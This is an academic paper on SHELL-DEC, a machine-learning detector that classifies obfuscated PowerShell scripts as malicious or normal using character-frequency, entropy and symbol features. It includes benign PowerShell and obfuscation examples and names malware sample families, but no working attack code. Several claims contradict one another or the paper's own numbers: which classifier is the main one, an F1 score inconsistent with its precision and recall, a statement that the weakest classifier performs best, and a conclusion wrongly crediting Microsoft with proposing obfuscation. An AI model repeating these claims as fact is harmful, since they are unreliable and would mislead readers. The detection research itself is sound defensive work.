Identifying Malicious Powershell Scripts Though Being Obfuscated

Abstract— **POWERSHELL is a Windows shell command line that has been released to substitute the CMD. Since its high permissions, it is often used for system penetration. At the same time, in order to guarantee the malicious scripts are more difficult to identify, some obfuscation tools have appeared. This paper propose a novel tool SHELL-DEC, which can effectively detect malicious POWERSHELL command line. SHELL-DEC generates features by collecting the appearance frequency of each character, the complexity of each script and the appearance frequency of special symbols. And random forest is trained with features to detect malicious scripts. A corpus of POWERSHELL script is used to experiment. Finally, SHELL-DEC obtains more than 95% precision in the experiment.**

I. INTRODUCTION

Although POWERSHELL was redeveloped when Microsoft launched the Trustworthy Computing Initiative, it is still exploited to invade the system. Because the operation of malware will not be blocked by POWERSHELL. It hands over preventing malicious may commands work to security software. Because malicious induce the user to provide permission, the firewall does not detect the abnormal operation. And malicious code sometimes looks as normal as conventional codes.

Based on the above reasons, several open-source frameworks(i.e., empire, nishang) call interface to ingest user privacy or even invade system using .Net framework. These tools can hide user notifications and run some scripts instead of using powershell.exe directly.

The malicious code can even be embedded in the Microsoft Office suite without interrupting users. Therefore, diverse malicious methods (i.e.,PowerSploit, Powerup) are applied to penetrate the Windows operation system.

Traditional malicious scripts detection methods[11], [2] are regular expression matching or writing complex if-then rules. However, it is time-consuming to create regular expressions while analyzing each command line. If-then rules are hard to derive, complex to verify, and pose a maintenance burden as cybercriminals evolution. The above detection methods will easily get low performance because of the obfuscation.

And there are also some methods try to detect malicious scripts using deep learning[3], [15], which utilizes the NLP (Natural Language Processing) to encode codes‘ characters as features. Those characters generate a long feature vector because of filling the empty values., which ensures all features have a same length. But those methods are time consuming to calculate resources, or need a lot of data for training support.

Due to the emergence of obfuscation, how to correctly distinguish the malicious script is a very difficult problem. Once we have distinguished the malicious shell codes, we can effectively prevent potential threats of malicious script combining existing techniques. Therefore, a machine learning method is proposed, which integrating with statistical feature extraction. This model is based on the Random forest, where inputs are statistical features of script codes. Furthermore, the statistical feature consists of character frequency, script complexity, special symbol frequency and length of script. After experimental comparison, the features of malicious script are obviously different from the normal scripts.

We collected a corpus of POWERSHELL script to train random forest. Finally, we can effectively detect obfuscation POWERSHELL, which a recognition rate of more than 95% is obtained. Beside, We also selected two other machine learning(LDA,BP) models for comparative experiments. Under the premise of using our feature extraction method, both classification models can get more than 90% classification results.

Contributions. There are two main contributions to our work. On the one hand, We propose a statistical character feature extraction method. In this feature, a normal script and obfuscated script can be effectively distinguished. On the other hand, we combine the random forest and characters feature to establish a machine learning model, which can efficiently identify whether a POWERSHELL script has been obfuscated.

Paper Organization. The rest of this paper is organized as follows. In Section 2, we introduce POWERSHELL and obfuscation techniques In Section 3, we describe the framework of our method The composition of features and the matrix generation are demonstrated during section 4. Model Learning and Label Prediction are illustrated in section 5. In Section 6, we use the data set to test the method and analyze the test result. Finally, relevant research and summarizing are shown in section 7 and section 8.

II. BACKGROUND

A. POWERSHELL

Windows POWERSHELL is a command-line shell and scripting environment that allows command-line users and script programmers to take advantage of the power of the .NET Framework. POWERSHELL introduces many very useful concepts to further extend the knowledge gained and scripts created in the Windows Command Prompt and Windows Script Host environment. Since Windows released the first version of POWERSHELL in 2006, the POWERSHELL developers have combined the power and flexibility of the UNIX shell to compensate for the shortcomings they are aware of, especially

the text to be obtained when fetching values from a combined command operating.

Since Windows POWERSHELL is based on the .NET Framework technology and backward compatible with the existing Windows Script Host (WSH), its scripts can access not only the .NET CLR but also the existing Component Object Model (COM) technology. At the same time, it contains 129 standard tools called cmdlets(command-lets), which can be used to handle common system management tasks. The data transfer content between processes has strong type features. These built-in functions make POWERSHELL powerful. For example, We can download an url as a local file.{Invoke-WebRequest -Uri $url -OutFile $output}. Or we can also obtain context form a text file.{Get-Content C:\Scripts\Test.txt}. A POWERSHELL script is able to be a background process by using runspace, which the GUI interface does not get any information.

While POWERSHELL is powerful enough to provide full access to many critical features of the Windows system, the security issues that follow are worthy of our attention. Although we can manually configure and manage POWERSHELL to restrict access and reduce vulnerabilities, these restrictions can be easily bypassed. For example, the restricted language mode is a very efficient mechanism to prevent arbitrary unsigned code from being executed in POWERSHELL. When Device Guard or AppLocker is in forced mode, it is the most effective mandatory security measure because any script or module that is not allowed by the policy are in restricted language mode, which severely restricts the attacker's execution of unsigned code. The Add-Type invoke is restricted by restricting the language mode. Restricting Add-Type is taking into account that it can compile and load arbitrary C# code into your runtime. However, the POWERSHELL code allowed by the policy runs in "Full Language" mode, allowing the implementation of Add-Type. This way Microsoft's signature POWERSHELL code can invoke Add-Type.

B. Obfuscation Techniques

In software development, obfuscation is a technique for creating machine code, which is unable for human to understand. The obfuscation technique helps to conceal It may use an unnecessary method to express a statement. Software obfuscate code to conceal its purpose or implicit values, which primarily to prevent reverse engineering and hidden some operation.

Obfuscation techniques is always used to disguise malicious software or codes. Due to the stronger malicious feature dictionary established by system defensive company, simple intrusion method is difficult to destroy user‘s computer. Obfuscation technology has been used to hide the existent malware, including malicious payload encryption (starting with the Cascade virus) and string obfuscation. Obfuscation make it challenging for defensive software to find malware confused patterns, while making it difficult for reverse engineers and analysts to decipher and fully understands what malware is doing.

Several open-source frameworks call interface using .Net framework, hiding user informed, instead of using POWERSHELL.exe directly. This malicious attack code can even be embedded in the Microsoft Office suite that the user does not receive any prompts.Personal computer will be undermined without user‘s attention. For example , attackers began to apply Invoke-Obfuscation [8] to obfuscate malicious POWERSHELL commands and try to confuse existing firewall. Because POWERSHELL commands are not case sensitive. Invoke-Obfuscation mix uppercase and lowercase characters. Characters can be represented by their ASCII values or maybe base-64-encoded, but interpreter converts it back to a string and continue an operation. In addition, strings can be also encoded in different ways (UTF8, Unicode) and insert POWERSHELL disregarding characters, such as [‘].

And their names are replace by other symbolic reference that means decompilation can‘t release real function and variables‘ name. Table I illustrate an obfuscation example, where original code is an operation for showing contents of ’c’. But the tool generate a complex script with the same operation.

The propose of obfuscation techniques is hiding the major information which may relate to the core function of software or codes. MJCodeObfuscation [1] scans the project's variables and function names using the abstract syntax tree. And Microsoft visual studio also has code obfuscation capabilities. Although, it can not prevent decompilation tools, increase the reading complexity of decompiled codes. Furthermore, ProGuard uses nonsense short variables to rename classes, variables and methods, which make the code more streamlined, more efficient, and most impotent, more difficult to be decompiled.

III. FRAMEWORK OF SHELL-DEC

What is SHELL-DEC.

In this section, we introduce how SHELL-DEC classifies malicious scripts and normal scripts. The proposed approach is based on classification algorithms and illustrated in Figure 1. SHELL-DEC contains two phases, **Training** and **Deployment**.

In the training phase, SHELL-DEC takes a set of labeled scripts as input. The output of the training phase is a classifier that is able to differentiate the scripts into two categories, malicious and normal.

In the phase of deployment, unknown scripts are given (i.e.,unlabeled scripts). Relying on the classifier generated from the training phase, SHELL-DEC automatically infers the category to which each script belongs.

A. Training Phase

The training phase has three parts, *feature extractor*, *matrix generation*, and *model learning*, to process labeled scripts.

SHELL-DEC first calculates the appearance frequency of each word that existed in each script. Since each script is represented in the textual format, SHELL-DEC converts the textual information into numbers based on *ASCII* table. A feature is an individual measurable attribute of a category.

TABLE I: Obfuscation

Origin	obfuscation
POWERSHELL.exe /c echo	POWERSHELL.exe /V:ON/C"set rb=ecxo HiVicto61ndVik61m!&&set TK7=!rb:6=r!&&set 1iLI=!TK7:x=h!&&set fM=!1iLI:1=a!&&call%fM%"




Fig. 1: Overview of SHELL-DEC

Through matrix generation part, SHELL-DEC then creates a feature matrix by combining all collected features, which is a presentation suitable, to be used as input to a machine learning algorithm. The feature matrix is fed to the model learning part, which is a machine learning algorithm that can create a classifier to differentiate the two categories (i.e., malicious and normal). When the classifier is built, it is passed to the deployment phase.

B. Deployment Phase

Inputs to the deployment phase are scripts, whose labels are unknown. Similar to the training phase, these inputs are processed by *feature extractor* and *matrix generation*. The resultant feature matrix of the unknown script is taken as the input of the classifier to infer the likely label of each script.

IV. FEATURE EXTRACTION AND MATRIX GENERATION

We extract three types of features from scripts: the appearance frequency of each character, the complexity of each script, the appearance frequency of special symbols.

A. Character Frequency

Given a script, SHELL-DEC constructs a character vector by computing the appearance frequency of each character that appeared the script. It takes the following four steps:

1) Refer to the *ASCII* table, SHELL-DEC counts T_i, that is, how many times a character i appears in the script. It also extracts Len, namely, the total length Len of each script.
2) As the values of the appearance frequency (i.e., T_i) vary a lot, we normalize them such that each frequency only takes a value within a reasonable range. To normalize the values, we simply find a normalize value $normalize$ for each appearance frequency to perform the following normalization:

$$norm_{T_i} = \frac{T_i}{normalize} \tag{1}$$

It ensures the value to improve the efficiency while building the model.
3) For the appearance frequency of each character i, SHELL-DEC calculates it as follows

$$freq_i = \frac{norm_{T_i}}{Len} \tag{2}$$

For each script j, SHELL-DEC generates a character vector $char_j = \{freq_1, freq_2, ..., freq_{128}\}$ with the length of 128[1].

B. Script Complexity

Besides extracting features of the appearance frequency of characters, SHELL-DEC further identifies the complexity of each script. Since interactions defined in a malicious script are more complex than a normal script [12], SHELL-DEC computes the information entropy [7] for each script.

[1]Because the character vector is created referring to the ASCII table, there are 128 characters in the ASCII table.

The idea of information entropy is to measure the possibility of unpredictable states in a given set of data. It can be calculated as:

$$H = -\sum P_i \times log_2 P_i \tag{3}$$

where H is the information entropy and P is the possibility of the i_{th} unit in the information.

For a malicious script, its information entropy is higher than the normal script [18]. Therefore, SHELL-DEC considers the information entropy $info$ as one of the features.

C. Special Symbol Frequency

It is common that an obfuscated string contains some unreadable characters. The result shows that the alphabetical and numbers are used evenly in normal obfuscated strings. However, special symbols such as `[`, `]`, `@` are excessively used in malicious obfuscated strings [10].

Therefore, we manually analyze the malicious scripts and abstracts a set of special symbols as the suspicious symbols, i.e., `@`, `$`, `%`, `&`, `<`, `>`, `[`, `]`, `:`, and `*`. SHELL-DEC first recounts how many times each special symbol appears in an script. It then computes the appearance frequency of each special symbol and creates a symbol vector $sym_j = \{freq'_1, freq'_2, ..., freq'_{10}\}$ for each script j.

D. Matrix Generation

To generate an input for further model, SHELL-DEC creates an input matrix by combining the vectors constructed for all scripts. In the input matrix, each row represents the constructed vectors of a script with a static length of 131, and each column represents a single feature value. The row of each script consists of three segments in the sequence of $\{$`the character vector` $char$, `the information entropy` $info$, `the symbol vector` $sym\}$. SHELL-DEC finally takes the feature matrix as input for further model learning.

E. Example

In order to understand the composition of a feature more intuitively, we will provide an example to show. An original POWERSHELL code that is an obfuscation code is showed in figure 2a. Each of these commands is divided by a symbol ';'. Some of parameters are confused into base64 encoding.

According to the method released above, we count the frequency of each character appearing in the ASCII table. Figure 2b shows a histogram of the character frequency, where each coordinate on the horizontal axis corresponds to one character (max is 128), and the vertical axis corresponds to frequency (max is 1). Statistical consequence of special symbol are reflected in figure 3b, in which we can get 46 special symbols. Furthermore, the information entropy of this code is 0.2989. Finally, the feature vector will consist of the above elements. We get a feature vector of length 131.

V. MODEL LEARNING AND LABEL PREDICTION

This section describes the processes of model learning and label prediction. The former process is executed in the training phase, while the latter is processed in the deployment phase.

A. Model Learning

The goal of the model learning process is to learn a discriminative model that differentiates scripts belonging to the two categories: malicious and normal. SHELL-DEC takes input the generated feature matrix created from the training set. A training set contains a set of scripts with known category label, and each script is represented as a feature vector. A feature vector is a set of features and their associated values. We use the set of features defined in Section IV.

Each of the two categories are represented in the training set. The model learning part then learns some characteristics of each category from the given feature values of the scripts belonging to two categories in the training set.

There are many machine learning algorithms the could perform the classification such as linear discriminant analysis(LDA), decision tree, deep neural network, and many more. In this study, we mainly use a linear classification method, i.e., linear discriminant analysis (LDA) [6], [28], which reduces the dimensionality of data in classification problems relying on a linear transformation. In particular, SHELL-DEC uses the LDA implementation proposed by Mika *et al.* [24].

B. Label Prediction

The label prediction process takes as input the discriminative model learned by the model learning part and a script that label is to be predicted. Similarly, SHELL-DEC first extracted its feature vectors, i.e., character vectors, information entropy, and symbol vectors. Then, the discriminative model would assign the likelihoods of the script to belong to each of the two categories. The category with the highest likelihood would be outputted as the predicted label for the script. This step is performed as a natural extension of the model learning part.

VI. EVALUATION

In this section, we assess the effectiveness and efficiency of SHELL-DEC. First, we assess how accurate SHELL-DEC is while detecting the malicious POWERSHELL scripts. Then, we evaluate the detection effectiveness by using different algorithms and also test the efficiency of each algorithm.

A. Experiment

Dataset. We collected a corpus of POWERSHELL scripts (i.e., 12,478 POWERSHELL scripts in total) from *Revoke-obfuscation*[2], containing 9,310 obfuscated POWERSHELL scripts and 3,168 original scripts. The size of each script is averagely 7KB. Within the 9,310 obfuscated POWERSHELL scripts, 4,079 malicious scripts are included. According to the attack behaviors, the malicious scripts are classified into 18 categories, i.e., *AMSI Bypass*, *BITSTransfer*, *Downloader*

[2]Revoke Obfuscation: https://aka.ms/PowerShellCorpus

DFSP, *DynAmite*, *Encode 2x*, *Meterpreter RHTTP*, *N/A*, *PowerShell Empire*, *PowerSploit GTS*, *PowerWorm*, *Powerfun*, *Remote*, *SET*, *Scheduled Task COM*, *Shellcode Inject*, *TXT C2*, *Unicorn*, *Unknown*, *VB Task*, and *Veil*.

Setting. We use 10-fold cross validation [20] to assess the effectiveness of SHELL-DEC. First, we randomly split scripts into ten groups. Each group contains roughly 931 obfuscated scripts with 408 malicious scripts and 317 original scripts. The validation performs ten iterations. At each iteration, we take nine groups for training and one group for testing (deployment). Noted that each data is only used for testing once and only once. We report the average overall performance after ten iterations. To normalize the feature values in the character vector, we choose the threshold as 1,000 based on our manual inspection of all values in the feature. It normalizes the appearance time in the range of [0, 100].

Metrics. To assess the effectiveness of SHELL-DEC, we use precision, recall, and F1 as the evaluation metrics, which are defined as follows.

$$Precision = \frac{TP}{TP + FP} \tag{4}$$

$$Recall = \frac{TP}{TP + FN} \tag{5}$$

$$F1 = \frac{2 \times Precision \times Recall}{Precision + Recall} \tag{6}$$

where TP is the number of correctly identified malicious script, FP is the number of incorrectly identified malicious script, and FN is the number of malicious script that are not detected by our approach.

Furthermore, we use the receiver operating characteristic curve (ROC) and area under curve (AUC) to assess the effectiveness of SHELL-DEC. ROC is for measuring the imbalance in the classification, in which the true positive rate is plotted on the ordinate and the false positive rate is plotted on the abscissa. Given different thresholds, the results of classification and ROC change accordingly. The performance of a classifier is regarded as much better when the ROC curve is reaching closer to the upper left corner.

As for the AUC, it is a value to evaluate the quality of the given classifier. A better performance is given when a larger value comes. It is described by the area under the ROC curve. We also consider the accuracy to assess the correctness of a classifier while distinguishing and labeling instances. Accuracy is illustrated as below.

$$Accuracy = \frac{TP + TN}{P + N} \tag{7}$$

where P is the number of positive scripts, and N is the number of negative scripts.

We compute all the above commonly used measures. In past studies, F1, accuracy, and AUC scores of 0.7 or above are often considered reasonable (e.g., [21], [5], [25]).

TABLE II: Metrics of each classifiers

Classifier	Precision	Recall	F1	AUC
Linear Discriminant Analysis (LDA)	0.976	0.797	0.877	0.959
Random Forest	0.976	0.884	0.877	0.951
Backpropagation Network	0.920	0.804	0.857	0.892

B. Research Questions

We are interested in answering the following research questions

- RQ1 How effective is our proposed approach in inferring malicious script?
- RQ2 How efficient is our proposed approach while learning malicious patterns?

C. RQ1: Effectiveness of SHELL-DEC

We count the number of malicious scripts that can be identified by SHELL-DEC and compute the Precision, Recall and F1 on the entire dataset, which are shown in table II. We also investigate the impact of using different machine learning algorithms.

Our system allows the use of various classification algorithms such as Backpropagation network, for the model learning and label predictor. We have evaluated multiple classification algorithm, including random forest [22] and Backpropagation network [29]. As for random forest, it has been shown effective in unbias classification [27]. The random forest classifier has the following advantages [30]:

- It can handle thousands of input features without feature deletion.
- It points out the potential important features for classification.
- It performs an internal unbiased estimate of the generalization error.

Additionally, neural network can learn the non-linear dataset with a complex relationship. Given some initial inputs, neural network is able to refer the indicated relationship as well, which makes the model generalize.

We note that the results of these three classifiers are reasonably good, which means that our proposed scheme performs well while classifying scripts. Among the three machine learning algorithms, their F1 results achieve 0.877, 0.877, and 0.857 (out of 1) respectively. The result of Backpropagation network is lower than the other two algorithms. Comparing the results of AUC, Linear Discriminant Analysis (LDA) performs the best with 0.959. Through the ROC and AUC results shown in Figure 3, the result differences between these three algorithms are not obvious. It represents that Backpropagation network performs a little bit better than the other two algorithms.

D. RQ2: Efficiency of SHELL-DEC

We further investigate how much time each algorithm costs to identify malicious scripts. The results are illustrated in Table III. Random forest averagely proceeds the dataset in 0.1146 seconds. LDA builds the training model in 0.7328 seconds. Backpropagation network is the slowest, which needs 318.82 seconds of training time on average.

TABLE III: Average training time

Classifier	Training Time (Seconds)
Linear Discriminant Analysis	0.7328
Random Forest	0.1146
Backpropagation Network	318.82

E. Discussion

This subsection considers limitations of SHELL-DEC and threats to construct validity.

Limitation. We manually inspected some scripts that are classified incorrectly and identified the following issues that cannot be proceeded by SHELL-DEC.

- If a POWERSHELL script contains non-English characters such as Japanese, SHELL-DEC cannot recognize them and extract features from this script.
- SHELL-DEC cannot distinguish a script that is generated by special symbols only. Since we made the assumption that malicious scripts have more special symbols, the one only consisted of special symbols is regarded as malicious.
- The script containing an encryption key is commonly regarded as malicious because most encryption keys are messy and complex. It may be solved by given weights to different characters to amplify the importance of some essential characters. We will do this in our future work.
- The ASCII control characters (e.g., \n, \t) are normally not being used by scripts, the involvement of these characters impact the classification result. We will further remove these redundant characters while training models.

Threats to Validity. Threats to construct validity represents whether our evaluation metrics are appropriate. We make use of six commonly used evaluation metrics: precision, recall, F1, ROC, AUC, and accuracy. These evaluation metrics are also used in previous studies. Therefore, we believe threats to construct validity are minimal.

VII. RELATED WORK

In this section, we discuss some related works on detecting malicious script and malicious code. The survey here is by no means complete.

A. Malicious Script Detection

Most of the existing systems for detecting malicious scripts are relying on machine learning algorithms. Different features collected from scripts are given as input of each system. Hendler *et al.* [15] detected malicious POWERSHELL scripts relying on machine learning algorithms. Through the approach of NLP (natural language processing), they transformed POWERSHELL commands into feature vectors. Those commands are transformed into bag-of-words and then their frequency is calculated for generating feature vectors. The feature vectors are further regarded as input of CNNs (convolutional neural networks) and RNNs (recurrent neural networks). The learning model can further be used to identify malicious POWERSHELL commands.

Such a scheme of analyzing malicious POWERSHELL commands is unable to process with those obfuscated scripts. Therefore, we count the appearance frequency of each character instead of analyzing commands only.

Relying on the saddle-point formulation, Al-Dujaili *et al.* [3] included the adversarial samples into the training model, which is able to reduce the impact of the adversarial samples. Given the adversarial samples, the model can only detect normal scripts, but also malicious scripts. Moreover, the predicted samples are regarded as input of the next iteration of training. Similar to their scheme, we also include both the malicious scripts and normal scripts for better classification.

Different from processing POWERSHELL, some approaches aim at JavaScript code. Khan *et al.* [19] identified key features from the malicious code collected from client sides and detected previously unknown malicious scripts. They used a wrapper approach to select features, which can be used to predict specific categories. In their system, they applied four supervised machine learning classifiers (e.g., Naïve Bayes Classifier, Support Vector Machines, K-Nearest Neighbour and Decision Trees) and then chose the one with the best prediction performance. Jast [14] detects malicious JavaScript instances by using a random forest classifier. It first transforms each JavaScript file into an abstract syntax tree (AST). Then, Jast analyzes the AST tree statically and obtains N-Grams features (using the syntactic features, patterns of length n, namely n-grams) from the tree. Finally, those features are taken as input of Jast for further model learning and label prediction. The above approaches are unable to be applied to POWERSHELL scripts since code features cannot be obtained from those POWERSHELL scripts.

B. Malicious Code Detection

Researchers have also designed schemes to detect malicious code, which can be classified into two categories, machine learning based [13], [32], [26], [9] and pattern based [17], [4], [31], [23]. For the machine learning based schemes, researchers obtain features from malicious code and apply machine learning algorithms to learn feature patterns from the training data. The pattern-based scheme relies on program dependencies. Researchers are able to learn program dependencies from the code and then identify abnormal dependencies.

Cui *et al.* [13] used deep learning, i.e., convolutional neural network (CNN), to detect malware variants. They converted malicious code into gray-scale images. The encoded images are then regarded as input of the CNN algorithm. Zhang *et al.* [32] proposed a behavior-based heuristic scanning technique. They identified an unknown feature code of illegal procedures. These features are then used to train a detection classifier. MKLDroid [26] is a unified framework for detecting local malicious code. By capturing structural and contextual information from different dependency graphs of each application such as API sequences, information flows, MKLDroid identifies code patterns from the malicious code. The code patterns are further transformed into vectors and then used

as input of the SVM (support vector machine) algorithm for training a detection model.

The above schemes are machine learning based. They can only identify the known malicious code. For the pattern-based detection, DroidNative [4] relies on specific control flow patterns to detect malicious code on the Android platform, which also helps with reducing the effect of obfuscation. Through constructing semantic-based signatures, DroidNative detects malware embedded in bytecode as well as those in native code. It runs the Android system to monitor both the runtime native code and bytecode. Such a scheme addresses the problem of static code analysis. Huang et al. [17] designed a scheme to extract behaviors and detect malicious code. They constructed specific malicious behaviors. Once any of these malicious behaviors are detected, malicious events are observed and the system gives an alarm.

VIII. Conclusion

To protect PowerShell commands against attacks, Microsoft proposed the obfuscation technique, which allows developers to obfuscated commands. Such obfuscated commands can only be read by systems instead of users and other developers or attackers. Despite the benefits of obfuscation technique, it may cause security issues that malicious commands can also be obfuscated and not easy to be identified.

To address this issue, in this paper, we propose an automated tool, Shell-Dec, that categorizes malicious and normal PowerShell scripts. To realize this, we extract features (i.e., appearance frequency of each characters and special symbols, and information entropy of each script) from textual PowerShell scripts. The derived features are designed based on our domain knowledge on the characteristics of the malicious scripts and normal scripts. These features are then used by a classification algorithm to train a discriminative model that predicts labels of those unknown scripts. We have evaluated Shell-Dec on a dataset of 12,478 labeled PowerShell scripts collected from revoke-obfuscation. Our results are promising; we could achieve an average F-measure and AUC of 0.877 and 0.959. Moreover, Shell-Dec only needs 0.7328 seconds to train our model.

References

[1] Mjcodeobfuscation (2017), accessed 29 Mar 2019. https://github.com/CoderMJLee/MJCodeObfuscation

[2] Abadi, M., Xie, Y., Yu, F., John, J.P.: Identifying malicious queries (Jul 23 2013), uS Patent 8,495,742

[3] Al-Dujaili, A., Huang, A., Hemberg, E., O'Reilly, U.: Adversarial deep learning for robust detection of binary encoded malware. In: 2018 IEEE Security and Privacy Workshops (SPW). pp. 76–82 (May 2018)

[4] Alam, S., Qu, Z., Riley, R., Chen, Y., Rastogi, V.: Droidnative: Automating and optimizing detection of android native code malware variants. Computers & Security **65**, 230 – 246 (2017)

[5] Antoniol, G., Ayari, K., Di Penta, M., Khomh, F., Guéhéneuc, Y.G.: Is it a bug or an enhancement?: a text-based approach to classify change requests. In: CASCON. vol. 8, pp. 304–318 (2008)

[6] Bandos, T.V., Bruzzone, L., Camps-Valls, G.: Classification of hyperspectral images with regularized linear discriminant analysis. IEEE Transactions on Geoscience and Remote Sensing **47**(3), 862–873 (2009)

[7] Białynicki-Birula, I., Mycielski, J.: Uncertainty relations for information entropy in wave mechanics. Communications in Mathematical Physics **44**(2), 129–132 (1975)

[8] Bohannon, D.: Invoke-obfuscation (2017), accessed 29 Mar 2019. https://github.com/danielbohannon/Invoke-Obfuscation

[9] Cao, D., Zhang, X., Ning, Z., Zhao, J., Xue, F., Yang, Y.: An efficient malicious code detection system based on convolutional neural networks. In: Proceedings of the 2018 2Nd International Conference on Computer Science and Artificial Intelligence. pp. 86–89. CSAI '18, ACM, New York, NY, USA (2018)

[10] Choi, Y., Kim, T., Choi, S.: Automatic detection for javascript obfuscation attacks in web pages through string pattern analysis. International Journal of Security and Its Applications **4**(2), 13–26 (2010)

[11] Christodorescu, M., Jha, S.: Static analysis of executables to detect malicious patterns. Tech. rep., WISCONSIN UNIV-MADISON DEPT OF COMPUTER SCIENCES (2006)

[12] Cova, M., Kruegel, C., Vigna, G.: Detection and analysis of drive-by-download attacks and malicious javascript code. In: Proceedings of the 19th international conference on World wide web. pp. 281–290. ACM (2010)

[13] Cui, Z., Xue, F., Cai, X., Cao, Y., Wang, G., Chen, J.: Detection of malicious code variants based on deep learning. IEEE Transactions on Industrial Informatics **14**(7), 3187–3196 (July 2018)

[14] Fass, A., Krawczyk, R.P., Backes, M., Stock, B.: Jast: Fully syntactic detection of malicious (obfuscated) javascript. In: International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. pp. 303–325. Springer (2018)

[15] Hendler, D., Kels, S., Rubin, A.: Detecting malicious powershell commands using deep neural networks. In: Proceedings of the 2018 on Asia Conference on Computer and Communications Security. pp. 187–197. ASIACCS '18, ACM, New York, NY, USA (2018)

[16] Huang, A., Al-Dujaili, A., Hemberg, E., O'Reilly, U.: Adversarial deep learning for robust detection of binary encoded malware. CoRR **abs/1801.02950** (2018)

[17] Huang, W., Idle, M.J.: Behavior profiling for malware detection (Aug 15 2017), uS Patent 9,734,332

[18] Khan, H., Mirza, F., Khayam, S.A.: Determining malicious executable distinguishing attributes and low-complexity detection. Journal in computer virology **7**(2), 95–105 (2011)

[19] Khan, N., Abdullah, J., Khan, A.S.: Defending malicious script attacks using machine learning classifiers. Wireless Communications and Mobile Computing **2017** (2017)

[20] Kohavi, R., et al.: A study of cross validation and bootstrap for accuracy estimation and model selection. In: Ijcai. vol. 14, pp. 1137–1145. Montreal, Canada, IEEE, abc (1995)

[21] Lessmann, S., Baesens, B., Mues, C., Pietsch, S.: Benchmarking classification models for software defect prediction: A proposed framework and novel findings. IEEE Transactions on Software Engineering **34**(4), 485–496 (2008)

[22] Liaw, A., Wiener, M., et al.: Classification and regression by randomforest. R news **2**(3), 18–22 (2002)

[23] Lu, Q., Wang, Y.: Detection technology of malicious code based on semantic. Multimedia Tools and Applications **76**(19), 19543–19555 (Oct 2017)

[24] Mika, S., Ratsch, G., Weston, J., Scholkopf, B., Mullers, K.R.: Fisher discriminant analysis with kernels. In: Neural networks for signal processing IX: Proceedings of the 1999 IEEE signal processing society workshop (cat. no. 98th8468). pp. 41–48. Ieee (1999)

[25] Moser, R., Pedrycz, W., Succi, G.: A comparative analysis of the efficiency of change metrics and static code attributes for defect prediction. In: Proceedings of the 30th international conference on Software engineering. pp. 181–190. ACM (2008)

[26] Narayanan, A., Chandramohan, M., Chen, L., Liu, Y.: A multi-view context-aware approach to android malware detection and malicious code localization. Empirical Software Engineering **23**(3), 1222–1274 (2018)

[27] Pal, M.: Random forest classifier for remote sensing classification. International Journal of Remote Sensing **26**(1), 217–222 (2005)

[28] Pang, S., Ozawa, S., Kasabov, N.: Incremental linear discriminant analysis for classification of data streams. IEEE transactions on Systems, Man, and Cybernetics, part B (Cybernetics) **35**(5), 905–914 (2005)


[29] Richard, M.D., Lippmann, R.P.: Neural network classifiers estimate bayesian a posteriori probabilities. Neural computation **3**(4), 461–483 (1991)

[30] Rodriguez-Galiano, V.F., Ghimire, B., Rogan, J., Chica-Olmo, M., Rigol-Sanchez, J.P.: An assessment of the effectiveness of a random forest

classifier for land-cover classification. ISPRS Journal of Photogrammetry and Remote Sensing **67**, 93–104 (2012)
[31] Tian, K., Yao, D.D., Ryder, B.G., Tan, G., Peng, G.: Detection of repackaged android malware with code-heterogeneity features. IEEE Transactions on Dependable and Secure Computing pp. 1–1 (2017)
